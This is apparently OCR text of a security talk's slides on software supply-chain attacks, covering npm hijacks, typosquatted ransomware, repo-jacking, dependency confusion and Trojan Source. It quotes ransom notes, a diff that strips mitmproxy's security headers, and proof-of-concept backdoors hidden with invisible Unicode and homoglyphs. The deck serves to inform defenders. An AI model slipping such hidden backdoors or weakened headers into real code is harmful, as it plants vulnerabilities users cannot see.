
- Ransom note: “Monster ransomware” but more likely an MBRLocker variant

- Spooky surprise - a prank?

```
You are victim of Monster Ransomware
The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy
steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://monste3rxfp2f7g3i.onion/gGj
3. Enter your personal decryption code there:
If you already purchased your key, please enter it below.
Key:
Incorrect key! Please try again.
of
%)
uu$$$$$$$$$$uu
uu$$$$$$$$$$$$$$$$uu
u$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$*   *$$$*   *$$$$$$u
*$$$$*      u$u       $$$$*
$$$u        u$u       u$$$
$$$u      u$$$u       u$$$
*$$$$uu$$$   $$$uu$$$$*
*$$$$$$$*   *$$$$$$$*
u$$$$$$$u$$$$$$$u
u$*$*$*$*$*$*$u
uuu        $$u$ $ $ $ $u$$       uuu
u$$$$        $$$$$u$u$u$$$       u$$$$
$$$$$uu      *$$$$$$$$$*     uu$$$$$$
u$$$$$$$$$$uu    ****    uuuu$$$$$$$$$
$$$$***$$$$$$$$$$uuu   uu$$$$$$$$$***$$$*
```

coa, rc librares HIJACKED too

- **Legitimate** “coa” package with 9 million weekly downloads itself **hijacked**.
- No cryptominers, but identical Windows app password-stealer **DLLs dropped**
- Hours after discovery, “rc” hijacked too!



https://blog.sonatype.com/npm-hijackers-at-it-again-popular-coa-and-rc-open-source-libraries-taken-over-to-spread-malware
https://www.bleepingcomputer.com/news/security/popular-coa-npm-library-hijacked-to-steal-user-passwords/

coa, rc librares HIJACKED too

- Likely the same threat actor behind all 4 hacks: cryptominers found by Sonatype, and ua-parser-js/coa/rc hijacks
- **Hacks attributed to npm account takeover**
- Sonatype's Juan Aguirre asks:
  - How are the attackers choosing their targets? **hijacked components were popular**, millions of downloads.
  - **How do attackers keep compromising npm accounts?** Easy to guess passwords? Credential stuffing?

https://blog.sonatype.com/npm-hijackers-at-it-again-popular-coa-and-rc-open-source-libraries-taken-over-to-spread-malware
https://twitter.com/npmjs/status/1456310627362742284

Noblox saga continues...

- noblox.js-rpc
- noblox.js-proxy
- noblox.js-beta
- noblox.js-promise
- noblox.js-promises
- discord.buttons-js

```
Whoops, your computer has been locked by Project Nil v3. And unfortunately you o
nly have 48 hours before your harddrive is completely erased. if you'd like to r
ecover your computer and files please complete our instructions.

1) Join our discord server at discord.gg/condos and wait for 0x11 to get online.


2) When I get online I'll add you to a group chat with the founder of nil.

3) We discuss how much you need to pay us. Estimate ($100-$500)

4) As soon as your payment is processed we'll send you the recovery method with
on how you can restore your computer back.

Keep in mind if you do not pay us in time we'll leak your information like. Your
 ip address. & Your documents & passwords. & Your home address. & Your name. & A
ll files associated on your device.
```

SIGN IN

The Register

{* SECURITY *}

The inside story of ransomware repeatedly masquerading as a popular JS library for Roblox gamers

Ongoing typosquatting attacks target kids as Discord drags its feet

Thomas Claburn in San Francisco

Tue 16 Nov 2021 // 21:46 UTC

12


Since early September, Josh Muir and five other maintainers of the `noblox.js` package, have been trying to prevent cybercriminals from distributing ransomware through similarly named code libraries.

`Noblox.js` is a wrapper for the Roblox API, which many gamers use to automate interactions with the hugely popular Roblox game platform. And for the past few months the software has been targeted by "a user who is hell-bent on attacking our user-base with malware, and continues to make packages to this end," explained Muir in an email to *The Register*.

This miscreant, with the assistance of at least one other, has been "typosquatting" the `noblox.js` package by uploading similarly named packages that deliver ransomware to NPM, a registry for open source JavaScript libraries, and then promoting the malware-laden files via Discord, a messaging and chat service.

https://www.theregister.com/2021/11/16/nobloxjs_typosquatting_discord/

IN TODAY: Noblox saga continues...




Nov 29th:
roblox.js-beta,
discord.js-beta,
roblox.js-canary

https://blog.sonatype.com/tracking-the-noblox.js-npm-malware-campaign

Repo jacking & Chainjacking

- You can change your old GitHub username
- Old repo links may redirect to new account
- ...Until old GitHub username **claimed by someone else**
- What happens to Go packages?!
- GitHub introduced “popular repository namespace retirement”



2019: https://blog.securityinnovation.com/repo-jacking-exploiting-the-dependency-supply-chain
2021: https://www.intezer.com/blog/malware-analysis/chainjacking-supply-chain-attack-puts-popular-admin-tools-at-risk/


‘Version 2’

or not

When version 2 or 3 of a library is a fake typosquat

PyPI removes ‘mitmproxy2’ fork of ‘mitmproxy’

- mitmproxy2 is a fork of mitmproxy
- But… with safeguards removed… introducing security vulnerability
- PyPI removed mitmproxy2, but a copycat “mitmproxy-iframe” emerged **hours later** from the **same user**
- Malicious intent?



https://www.bleepingcomputer.com/news/security/pypi-removes-mitmproxy2-over-code-execution-concerns/

Copycat introduced a vulnerability

mitmproxy.diff


Raw

```
1  diff '--color=auto' -bur mitmproxy-8.0.0.dev0-py3-none-any.whl/mitmproxy/tools/web/app.py mitmproxy2-8.0.1-py3-none-any.whl/mit
2  --- mitmproxy-8.0.0.dev0-py3-none-any.whl/mitmproxy/tools/web/app.py    2021-10-09 16:39:16.000000000 +0200
3  +++ mitmproxy2-8.0.1-py3-none-any.whl/mitmproxy/tools/web/app.py        2021-10-11 08:12:16.000000000 +0200
4  @@ -189,8 +189,11 @@
5       def set_default_headers(self):
6           super().set_default_headers()
7           self.set_header("Server", version.MITMPROXY)
8  -        self.set_header("X-Frame-Options", "DENY")
9  +        # self.set_header("X-Frame-Options", "DENY")
10          self.add_header("X-XSS-Protection", "1; mode=block")
11 +        self.set_header('Access-Control-Allow-Origin', '*')
12 +        self.set_header('Access-Control-Allow-Headers', '*')
13 +        self.set_header('Access-Control-Allow-Methods', 'POST, GET, DELETE, OPTIONS')
14          self.add_header("X-Content-Type-Options", "nosniff")
15          self.add_header(
16              "Content-Security-Policy",
```


https://www.bleepingcomputer.com/news/security/pypi-removes-mitmproxy2-over-code-execution-concerns/

colors 2.0, 3.0, …

- fake ‘colors’:
  - `colors2.0, colors-2.0`
  - `colors-2.2.0`
  - `colors-3.0`
  - `colorsss`
- New versions in copycat packages
- Contains **malware**
- Obfuscated Discord info-stealers
- Some establish TCP reverse shell to author’s domain



https://blog.sonatype.com/remember-npm-library-colors-theres-no-such-thing-as-colors-2.0

Hidden malware

‘TROJAN SOURCE’

Code changes meaning when read from right to left

Trojan Source

Some Vulnerabilities are Invisible

Rather than inserting logical bugs, adversaries can attack the encoding of source code files to inject vulnerabilities.

These adversarial encodings produce no visual artifacts.

```
#include <stdio.h>
#include <stdbool.h>

int main() {
      bool isAdmin = false;
      /* begin admins only */ if (isAdmin) {
            printf("You are an admin.\n");
      /* end admins only */ }
      return 0;
}
```

```
$> clang program.c && ./a.out
You are an admin.
$>
```

The trick


The trick is to use Unicode control characters to reorder tokens in source code at the encoding level.

These visually reordered tokens can be used to display logic that, while semantically correct, diverges from the logic presented by the logical ordering of source code tokens.

https://www.trojansource.codes/

Trojan Source

```
/* if (isAdmin) { begin admins only */
```



```
/* begin admins only */ if (isAdmin) {
```

https://www.trojansource.codes/

Trojan Source

The variant

A similar attack exists which uses homoglyphs, or characters that appear near identical.

```
#include <iostream>

void sayHello() {
      std::cout << "Hello, World!\n";
}
```

```
void sayHello() {
      std::cout << "Bye, World!\n";
}
```

https://www.trojansource.codes/

Invisible backdoors: Unicode ‘Hangul Filler’

And surely enough, it didn't take long for Ettlinger to come up with a proof of concept (PoC) code shown below. Can you spot the invisible backdoor?

```
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout,  } = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd => cmd && exec(cmd, { timeou
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

https://www.bleepingcomputer.com/news/security/these-invisible-characters-could-be-hidden-backdoors-in-your-js-code/

Invisible backdoors: Unicode ‘Hangul Filler’

```
const express = require('express');
const util = require('util');
const exec = util.promisify(require('child_process').exec);

const app = express();

app.get('/network_health', async (req, res) => {
    const { timeout,} = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd => cmd && exec(cmd, { timeou
        res.status(200);
        res.send('ok');
    } catch(e) {
        res.status(500);
        res.send('failed');
    }
});

app.listen(8080);
```

```
const { timeout,\u3164} = req.query;
...
'curl -s http://example.com/',\u3164
```

Invisible backdoors: Homoglyphs

```
const [ ENV_PROD, ENV_DEV ] = [ 'PRODUCTION', 'DEVELOPMENT'];
/* … */
const environment = 'PRODUCTION';
/* … */
function isUserAdmin(user) {
    if(environment!=ENV_PROD){
        // bypass authZ checks in DEV
        return true;
    }

    /* … */
    return false;
}
```

Invisible backdoors: Homoglyphs

Homoglyph Approaches

Besides *invisible* characters one could also introduce backdoors using Unicode characters that look *very similar* to e.g. operators:

```
const [ ENV_PROD, ENV_DEV ] = [ 'PRODUCTION', 'DEVELOPMENT'];
/* … */
const environment = 'PRODUCTION';
/* … */
function isUserAdmin(user) {
    if(environment!=ENV_PROD){
        // bypass authZ checks in DEV
        return true;
    }

    /* … */
    return false;
}
```

The "!" character used is not an exclamation mark but an "*ALVEOLAR CLICK*" character. The following line therefore does not compare the variable `environment` to the string `"PRODUCTION"` but instead assigns the string `"PRODUCTION"` to the previously undefined variable `environment!`:

https://certitude.consulting/blog/en/invisible-backdoor/

Regression bugs partial fixes.

‘Creep creep’

It looked fixed but it wasn’t.

Critical Struts 2 RCE zero-day ‘unfixed’

- 🆕 **Struts 2 RCE:** CVE-2021-31805
- Fix for older Struts RCE CVE-2020-17530 (OGNL Double Evaluation) was **incomplete.**
- 2020 RCE was a 9.8/Critical
- Don’t forget: Equifax hack of 2017 occurred from Struts OGNL Injection.

https://www.bleepingcomputer.com/news/security/critical-apache-struts-rce-vulnerability-wasnt-fully-fixed-patch-now/
https://www.bleepingcomputer.com/news/security/actively-exploited-apache-0-day-also-allows-remote-code-execution/

Dependency confusion

An ongoing problem

It’s what keeps us up at night !

Dependency confusion timeline

Jul 2020

Sonatype's automated malware detection system flags "security research" packages posted by Alex Birsan.

Sonatype add them to our data powering next-gen Nexus Intelligence products.

Jul 2020 – Feb 2021

Birsan continues to post the research packages, but Sonatype's automated malware detection system continues flagging them in an effort to protect our customers from any rogue behaviour.

8 months

Feb 9, 2021

Alex Birsan releases his research blog entitled **"Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies"**

Details released on **35 companies** that used one or more of the "research" OSS packages.

Sonatype and Microsoft also publish write-ups on the same day.

Feb 12, 2021

72 hours in 300+ copycats emerge

Feb 16, 2021

Dependency confusion copycat packages detection reaches **7000% above** baseline from previous week.

1 Week

Feb 22, 2021

News is widely circulated with 10 major tech publication mentions.

575 copycat packages identified as of 22 Feb

Mar 2, 2021

750+ copycat packages identified
Known Malicious code seen

Mar 3, 2021

PyPI, npm flooded with **5,000 copycats**

Mar 9, 2021

8,000+ Copycats

Mar 15, 2021

10,000+ Copycats

